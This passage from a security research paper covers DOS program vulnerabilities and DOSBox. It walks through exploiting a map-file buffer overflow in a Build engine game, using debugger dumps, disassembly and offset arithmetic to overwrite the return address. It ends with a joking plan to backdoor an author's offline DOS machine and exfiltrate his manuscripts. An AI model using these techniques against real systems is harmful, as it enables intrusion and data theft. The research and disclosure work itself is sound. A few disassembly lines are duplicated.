We exchanged quite a few mail with the developers of DOSBox who acknowledged the vulnerability of CVE-2019-12594 that we found and are currently working on patching this vulnerability in DOSBox. A new release is planed for the 1st of July 2019.

6 Conclusion

This brief exploration of DOS application vulnerabilities showed that there are attack vectors which allow to easily bypass existing mitigation techniques such as DEP or ASLR to execute arbitrary code. DOS applications were developed in the 90's when coding practices were not using design approaches such as "defensive programming" which would reduce the number of vulnerabilities. This means that with today's' tool there is a high probability of finding exploitable bugs in a short period of time.

It also seems that old DOS applications still being sold today are difficult to patch for reasons we can only guess: source code forgotten? license problem to patch the code? lack of developers familiar with the

DOS environment? On the bright side, developers of DOS emulator such as DOSBox are more responsive and do patch their emulator rather quickly.

A Exploitation of a build engine game

Let's see how this is possible step by step. We know from Section 3 that the vulnerable code is in file `engine.c`. More precisely it is located in the `loadboard` function.

We could have used the DOS version of the Open Watcom debugger, but is seems it does not work well other build engine games (see Figure 9). Instead, we compile Dosbox in debug mode which gives us the possibility to stop a running DOS program and debug it with Dosbox's own debugger. As illustrated on Figure 10, the debugger interface features 5 views: a view of the registers, a view of the data, a view of the assembly code, a view of variables and a view of input/output operations.



Fig. 9. We cannot use the Watcom Debugger with build engine games.

The first step is to set a breakpoint at the `loadboard` function. Unfortunately, if the binary has been stripped, there is no debug information. This means that there is no function name, so we have to figure out another way to find the address of the `loadboard` function.

We went for extracting the assembly signature of the first bytes of the function from a program with debug information (the source code of the

```
---(Register Overview                   )---
EAX=0028EE88  ESI=00000000  DS=0188   ES=0188   FS=0000   GS=0020   SS=0188 Pr32
EBX=0030CDF0  EDI=00000007  CS=0180   EIP=00238F67  C0 Z1 S0 O0 A0 P1 D0 I1 T0
ECX=0030CDF4  EBP=00000000  es: b:00000000 type:12 parbg           IOPL0  CPL0
EDX=0030CDEC  ESP=004F50D4      l:FFFFFFFF dpl : 0 10011    11924848
---(Data Overview   Scroll: page up/down)---

0188:0000     60 10 00 F0 08 00 70 00 08 00 70 00 08 00 70 00  `.....p...p...p.
0188:0010     08 00 70 00 60 10 00 F0 60 10 00 F0 60 10 00 F0  ..p.`...`...`...
0188:0020     1C 11 E1 05 20 11 E1 05 55 FF 00 F0 60 10 00 F0  .... ...U...`...
0188:0030     60 10 00 F0 60 10 00 F0 80 10 00 F0 60 10 00 F0  `...`.......`...
0188:0040     20 13 00 F0 20 11 00 F0 40 11 00 F0 60 11 00 F0   ... ...@...`...
0188:0050     C0 11 00 F0 CC 12 E1 05 00 12 00 F0 40 12 00 F0  ............@...
0188:0060     E0 12 00 F0 E0 12 00 F0 60 12 00 F0 68 11 E1 05  ........`...h...
0188:0070     80 12 00 F0 A4 F0 00 F0 60 10 00 F0 00 05 00 C0  ........`.......

---(Code Overview   Scroll: up/down     )---
0180:238F67  56                    push esi
0180:238F68  57                    push edi
0180:238F69  55                    push ebp
0180:238F6A  83EC10                sub  esp,0010
0180:238F6D  89C6                  mov  esi,eax
0180:238F6F  89542404              mov  [esp+0004],edx
0180:238F73  89DD                  mov  ebp,ebx
0180:238F75  890C24                mov  [esp],ecx
0180:238F78  E885120400            call 0027A202 ($+41285)
0180:238F7D  89C3                  mov  ebx,eax
-> _
---(Variable Overview                   )---




---(OutPut/Input    Scroll: home/end    )---
  11908550: FILES:file open command 0 file d3dtimbr.tmb
  11908618: FILES:file open command 0 file GAME.RTS
  11908737: INT10:Set Video Mode 13
  11908737: VGA:Blinking 0
  11912616: VGA:h total 100 end 80 blank (80/98) retrace (84/96)
  11912616: VGA:v total 449 end 400 blank (407/442) retrace (412/414)
  11912616: VGA:h total 0.03178 (31.47kHz) blank(0.02542/0.03114) retrace(0.0266
9/0.03051)
  11912616: VGA:v total 14.26806 (70.09Hz) blank(12.93347/14.04568) retrace(13.0
9235/13.15591)
  11912616: VGA:Width 320, Height 200, fps 70.086303
  11912616: VGA:double width, double height aspect 1.200000
  11917306: FILES:file open command 0 file tiles012.art
  11917455: FILES:file open command 0 file tiles011.art
```

Fig. 10. Dosbox's debugger.

build engine is freely available for instance). This time we used the Open Watcom debugger to set a breakpoint at the `loadboard` function and look at the first instructions of this function. The signature which uniquely identifies the `loadboard` function is the following:

56575583EC1089C68954240489DD890C24

The assembly instructions corresponding to the sequence are the following:

```
56                  push esi
57                  push edi
55                  push ebp
83EC10              sub  esp,0010
89C6                mov  esi,eax
89542404            mov  [esp+0004],edx
89DD                mov  ebp,ebx
890C24              mov  [esp],ecx
```

These instructions prepare the stack and the register and form the function *prologue*. Once we have the signature of `loadboard`, we go back to the stripped version and dump the memory content in a file using the following command from the Dosbox debugger:

```
memdumpbin 180:0 4000000
```

This command dumps 4 million bytes ($\approx$ 4 Mb) from the address `180:0`. Why 180? Because, as illustrated in Figure 10, it corresponds to the code segment (CS=0180 at the top). Hence, we are sure to dump the whole text segment.

Then, we search for the signature using the following commands:

```
xxd -l 4000000 -ps -c 4000000 memdump.bin | grep -o -b 56575583ec1089c68954240489dd890c24
4660942:56575583ec1089c68954240489dd890c24
>>> hex(4660942/2)
'0x238F67'
```

Function `loadboard` is thus located at address `180:238F67`. Now, we have to precisely find where the write operation to the global array `sector` takes place.

The `loadboard` function is as follows:

```
loadboard(char *filename, long *daposx, long *daposy, long *daposz,
       short *daang, short *dacursectnum)
{
  short fil, i, numsprites;

  i = strlen(filename)-1;
  if (filename[i] == 255) { filename[i] = 0; i = 1; } else i = 0;
  if ((fil = kopen4load(filename,i)) == -1)
```

```
    { mapversion = 7L; return(-1); }

  kread(fil,&mapversion,4);
  if (mapversion != 7L) return(-1);

  initspritelists();

  clearbuf((long)(&show2dsector[0]),(long)((MAXSECTORS+3)>>5),0L);
  clearbuf((long)(&show2dsprite[0]),(long)((MAXSPRITES+3)>>5),0L);
  clearbuf((long)(&show2dwall[0]),(long)((MAXWALLS+3)>>5),0L);

  kread(fil,daposx,4);
  kread(fil,daposy,4);
  kread(fil,daposz,4);
  kread(fil,daang,2);
  kread(fil,dacursectnum,2);

  kread(fil,&numsectors,2);
  kread(fil,&sector[0],sizeof(sectortype)*numsectors);

  kread(fil,&numwalls,2);
  kread(fil,&wall[0],sizeof(walltype)*numwalls);

  kread(fil,&numsprites,2);
  kread(fil,&sprite[0],sizeof(spritetype)*numsprites);

  for(i=0;i<numsprites;i++)
    insertsprite(sprite[i].sectnum,sprite[i].statnum);

    //Must be after loading sectors, etc!
  updatesector(*daposx,*daposy,dacursectnum);

  kclose(fil);
  return(0);
}
```

We can see that the function call reading from the map file and writing to the sector variable is the 8^{th} call to `kread`. Function `kread` is as follows:

```
kread(long handle, void *buffer, long leng)
{
  long i, j, filenum, groupnum;

  filenum = filehan[handle];
  groupnum = filegrp[handle];
  if (groupnum == 255) return(read(filenum,buffer,leng));

  if (groupfil[groupnum] != -1)
  {
    i = gfileoffs[groupnum][filenum]+filepos[handle];
    if (i != groupfilpos[groupnum])
    {
      lseek(groupfil[groupnum],i+((gnumfiles[groupnum]+1)<<4),SEEK_SET);
      groupfilpos[groupnum] = i;
    }
    leng = min(leng,(gfileoffs[groupnum][filenum+1]-gfileoffs[groupnum][filenum])-filepos[handle]);
    leng = read(groupfil[groupnum],buffer,leng);
```

```
    filepos[handle] += leng;
    groupfilpos[groupnum] += leng;
    return(leng);
  }

  return(0);
}
```

In our case, `groupnum` is equal to 255, so the code calls the first `read` function. This function is a standard function of the libc. On a DOS system, there is no shared libc library file. Every binary has to be shipped with the code of the libc functions it uses. The assembly code of the DOS version of the `read` function shipped with the binary is as follows:

```
0180:27B866  51                  push ecx
0180:27B867  56                  push esi
0180:27B868  57                  push edi
0180:27B869  55                  push ebp
0180:27B86A  83EC14              sub  esp,0014
0180:27B86D  50                  push eax
0180:27B86E  89D5                mov  ebp,edx
0180:27B870  89D9                mov  ecx,ebx
0180:27B872  E88B230000          call 0027DC02 ($+238b)
0180:27B877  89C2                mov  edx,eax
0180:27B879  8944240C            mov  [esp+000C],eax
0180:27B87D  85C0                test eax,eax
0180:27B87F  7514                jne  0027B895 ($+14)        (no jmp)
0180:27B881  B804000000          mov  eax,00000004
0180:27B886  E8141F0000          call 0027D79F ($+1f14)
0180:27B88B  B8FFFFFFFF          mov  eax,FFFFFFFF
0180:27B890  E9DC000000          jmp  0027B971 ($+dc)        (down)
0180:27B895  A801                test al,01
0180:27B897  7507                jne  0027B8A0 ($+7)         (no jmp)
0180:27B899  B806000000          mov  eax,00000006
0180:27B89E  EBE6                jmp  short 0027B886 ($-1a)  (up)
0180:27B8A0  A840                test al,40
0180:27B8A2  742A                je   0027B8CE ($+2a)        (down)
0180:27B8A4  8B1C24              mov  ebx,[esp]
0180:27B8A7  89EA                mov  edx,ebp
0180:27B8A9  B43F                mov  ah,3F
0180:27B8AB  CD21                int  21
0180:27B8AD  D1D0                rcl  eax,1
0180:27B8AF  D1C8                ror  eax,1
0180:27B8B1  89C6                mov  esi,eax
0180:27B8B3  89442408            mov  [esp+0008],eax
0180:27B8B7  85C0                test eax,eax
0180:27B8B9  0F8DAE000000        jge  0027B96D ($+ae)        (down)
0180:27B8BF  31C0                xor  eax,eax
0180:27B8C1  6689F0              mov  ax,si
```

```
0180:27B8C4  E8461D0000     call 0027D60F ($+1d46)
0180:27B8C9  E9A3000000     jmp  0027B971 ($+a3)        (down)
0180:27B8CE  31C2           xor  edx,eax
0180:27B8D0  895C2404       mov  [esp+0004],ebx
0180:27B8D4  89542408       mov  [esp+0008],edx
0180:27B8D8  8B1C24         mov  ebx,[esp]
0180:27B8DB  8B4C2404       mov  ecx,[esp+0004]
0180:27B8DF  89EA           mov  edx,ebp
0180:27B8E1  B43F           mov  ah,3F
0180:27B8E3  CD21           int  21
0180:27B8E5  D1D0           rcl  eax,1
0180:27B8E7  D1C8           ror  eax,1
0180:27B8E9  89C3           mov  ebx,eax
0180:27B8EB  89C6           mov  esi,eax
0180:27B8ED  89442410       mov  [esp+0010],eax
0180:27B8F1  85C0           test eax,eax
0180:27B8F3  7D07           jge  0027B8FC ($+7)         (down)
0180:27B8F5  31C0           xor  eax,eax
0180:27B8F7  6689D8         mov  ax,bx
0180:27B8FA  EBC8           jmp  short 0027B8C4 ($-38)  (up)
0180:27B8FC  0F846B000000   jz   0027B96D ($+6b)        (down)
0180:27B902  8B742408       mov  esi,[esp+0008]
0180:27B906  89E8           mov  eax,ebp
0180:27B908  31FF           xor  edi,edi
0180:27B90A  8D0C2B         lea  ecx,[ebx+ebp]
0180:27B90D  31D2           xor  edx,edx
0180:27B90F  894C2414       mov  [esp+0014],ecx
0180:27B913  EB31           jmp  short 0027B946 ($+31)  (down)
0180:27B915  8A18           mov  bl,[eax]
0180:27B917  80FB1A         cmp  bl,1A
0180:27B91A  751A           jne  0027B936 ($+1a)        (no jmp)
0180:27B91C  8B6C2410       mov  ebp,[esp+0010]
0180:27B920  89FA           mov  edx,edi
0180:27B922  8B0424         mov  eax,[esp]
0180:27B925  29EA           sub  edx,ebp
0180:27B927  BB01000000     mov  ebx,00000001
0180:27B92C  42             inc  edx
0180:27B92D  E829FBFFFF     call 0027B45B ($-4d7)
0180:27B932  89F0           mov  eax,esi
0180:27B934  EB3B           jmp  short 0027B971 ($+3b)  (down)
0180:27B936  80FB0D         cmp  bl,0D
0180:27B939  7409           je   0027B944 ($+9)         (down)
0180:27B93B  89D3           mov  ebx,edx
0180:27B93D  46             inc  esi
0180:27B93E  8A08           mov  cl,[eax]
0180:27B940  42             inc  edx
0180:27B941  880C2B         mov  [ebx+ebp],cl
0180:27B944  40             inc  eax
```

```
0180:27B945  47                 inc  edi
0180:27B946  3B442414           cmp  eax,[esp+0014]
0180:27B94A  72C9               jc   0027B915 ($-37)        (no jmp)
0180:27B94C  8B4C2404           mov  ecx,[esp+0004]
0180:27B950  8A64240D           mov  ah,[esp+000D]
0180:27B954  89742408           mov  [esp+0008],esi
0180:27B958  29D1               sub  ecx,edx
0180:27B954  89742408           mov  [esp+0008],esi
0180:27B958  29D1               sub  ecx,edx
0180:27B95A  01D5               add  ebp,edx
0180:27B95C  894C2404           mov  [esp+0004],ecx
0180:27B960  F6C420             test ah,20
0180:27B963  7508               jne  0027B96D ($+8)         (no jmp)
0180:27B965  85C9               test ecx,ecx
0180:27B967  0F856BFFFFFF       jnz  0027B8D8 ($-95)        (no jmp)
0180:27B96D  8B442408           mov  eax,[esp+0008]
0180:27B971  83C418             add  esp,0018
0180:27B974  5D                 pop  ebp
0180:27B975  5F                 pop  edi
0180:27B976  5E                 pop  esi
0180:27B977  59                 pop  ecx
0180:27B978  C3                 ret
```

We can notice at address `0180:27B8E3`, for instance, that interrupt 0x21 is used. This is a software interrupt to call the DOS API. The line just above initialises register ah to 0x3f, meaning that the program wants to read a file. This is the function where the data is copied from the map file to the sectors global variable. But at what address is the global variable sectors? We find this information by stopping in the `loadboard` function whose assembly code is as follow:

```
[...]
0188:23905A  BB02000000         mov  ebx,00000002          # read 2 bytes
0188:23905F  BA02224600         mov  edx,00462202          # address of numsectors variable
0188:239064  89F0               mov  eax,esi               # file descriptor?
0188:239066  E8AB750100         call 00250616 ($+175ab)    # kread for numsectors
0188:23906B  0FBF1502224600     movsx edx,[00462202]
0188:239072  89D3               mov  ebx,edx
0188:239074  C1E302             shl  ebx,02
0188:239077  89F0               mov  eax,esi               # file descriptor
0188:239079  01D3               add  ebx,edx
0188:23907B  BAA4424500         mov  edx,004542A4          # address of sectors array
0188:239080  C1E303             shl  ebx,03
0188:239083  E88E750100         call 00250616 ($+1758e)    # kread for sectors
[...]
```

The instruction at address `0188:23907B` stores the address of the sectors variable in register edx. The sectors variable is thus at address

`188:4542A4`. Note that on this assembly snippet, the segment is 188 and not 180. These two values represent actually the same segment and can be exchanged.

Now that we have the address of the global variable sectors, we need to know what is the address of the stack (ESP) when data from the map file is written to variable sector. As we have seen above, this happens in function `read`. We thus set a breakpoint in this function, look at Dosbox's debugger and identify that ESP is at 188:4F5094.

We have the address of variable sectors and we have the address of the stack in the function that writes data from the map file to the sectors variables. Therefore, we can compute the number of bytes that should be written to the sectors variable: `0x4F5094 - 0x4542A4 = 0xa0df0` bytes (658928 bytes).

As explained in Figure 4, by overflowing global variable sectors and to reach the heap, the overflown data will erase the heap. Fortunately, since the program state (global variables, heap, stack) is *always* the same before the overflow, we can put a breakpoint before the overflow and dump the memory content between variable sectors and the top element of the stack. The byte we dump are then reused to create a corrupted map file. When this file's content is read and put into the sector variable, every byte between variable sector and the top element of the stack will be replaced by a byte with the exact same value: the heap content is thus maintained. To execute arbitrary code we only need to change the value of the top element of the stack; we do not really care to maintain the content of the heap. Unless we want to silently execute code and then come back to the execution of the game as if nothing had happened (no crash)...

At this point, we know how to overwrite the return address on the stack by exploiting the buffer overflow in a global variable. Since we are exploiting a DOS program, the addresses are the same at every execution (no ASLR) and memory is RWX everywhere (no DEP), so we can put our shellcode wherever we like. The shellcode can be anything from running the Ambulance malware [6] to running arbitrary code on the host as we explained in Section 4 (if the DOS program is running in DOSBox).

B How to Steal Books from G. R. R. M.

Apparently GRRM is using a DOS machine not connected to the Internet to write his books [2]. So then, how could we steal his latest books?

6. `https://archive.org/details/malware_AMBULANC.COM`

B.1 Step 1: The Floppy Disk

GRRM likes to kill people in his books. Good, so he probably would like to play to a build engine game! So let's send to him by mail a floppy disk containing a specially crafted build engine game map and ask him to buy the official game (so he will not suspect that the binary contains a malware) and play this map.

Once he plays the corrupted map, it will exploit the vulnerability in the map parser and some code will install a backdoor on his DOS machine to read his books and send every word via a side channel such as sound emitted by the floppy disk drive or the speaker.

B.2 Step 2: Hack the Fax

Since GRRM likes old technologies such as DOS, he probably also uses a FAX. The second step consists in sending to him a FAX image to execute arbitrary code on his FAX [7]. From the FAX, the code exploits a vulnerability to execute arbitrary code on the computer he uses to connect to the Internet. This code uses the mike of the computer to listen to the covert channel from the DOS machine and retrieves the books word by word. The books are then sent to the Internet.

B.3 Step 3: Profit?

Of course this is just a funny description of what could happen, or is it ;-p ?

Acknowledgements

Supported by the Luxembourg National Research Fund (FNR) (12696663).

References

1. Deep dive in the world of dos viruses. Ben Cartwright-Cox, `https://media.ccc.de/v/35c3-9617-a_deep_dive_into_the_world_of_dos_viruses`.
2. George r. r. martin writes with a dos word processor. Bonnie Burton, `https://www.cnet.com/news/george-r-r-martin-writes-with-a-dos-word-processor/`.
3. How (and why) freedos keeps dos alive. Rohan Pearce, `https://www.computerworld.com.au/article/603343/how-why-freedos-keeps-dos-alive/`.
4. Malware museum. Mikko Hypponen, `https://archive.org/details/malwaremuseum`.

5. Software legal battle could put sa patients' safety at risk, government outlines in court documents. Angelique Donnellan, https://www.abc.net.au/news/2016-06-18/software-legal-battle-could-put-sa-patients-safety/7522934.
6. This ancient laptop is the only key to the most valuable supercars on the planet. Máté Petrány, https://jalopnik.com/this-ancient-laptop-is-the-only-key-to-the-most-valuabl-1773662267.
7. What the fax?! Eyal Itkin and Yaniv BalmasHow, Hack.lu 2018.
8. Icculus. Build engine linux port. http://www.icculus.org/BUILD/.
9. Ken Silverman. The build engine. http://advsys.net/ken/build.htm.
10. Michael Tischer, Hassina Abbasbhay, and Bruno Jennrich. *La bible PC: programmation système*. Micro application, 1989.
11. Michał Zalewski. American fuzzy lop. http://lcamtuf.coredump.cx/afl/.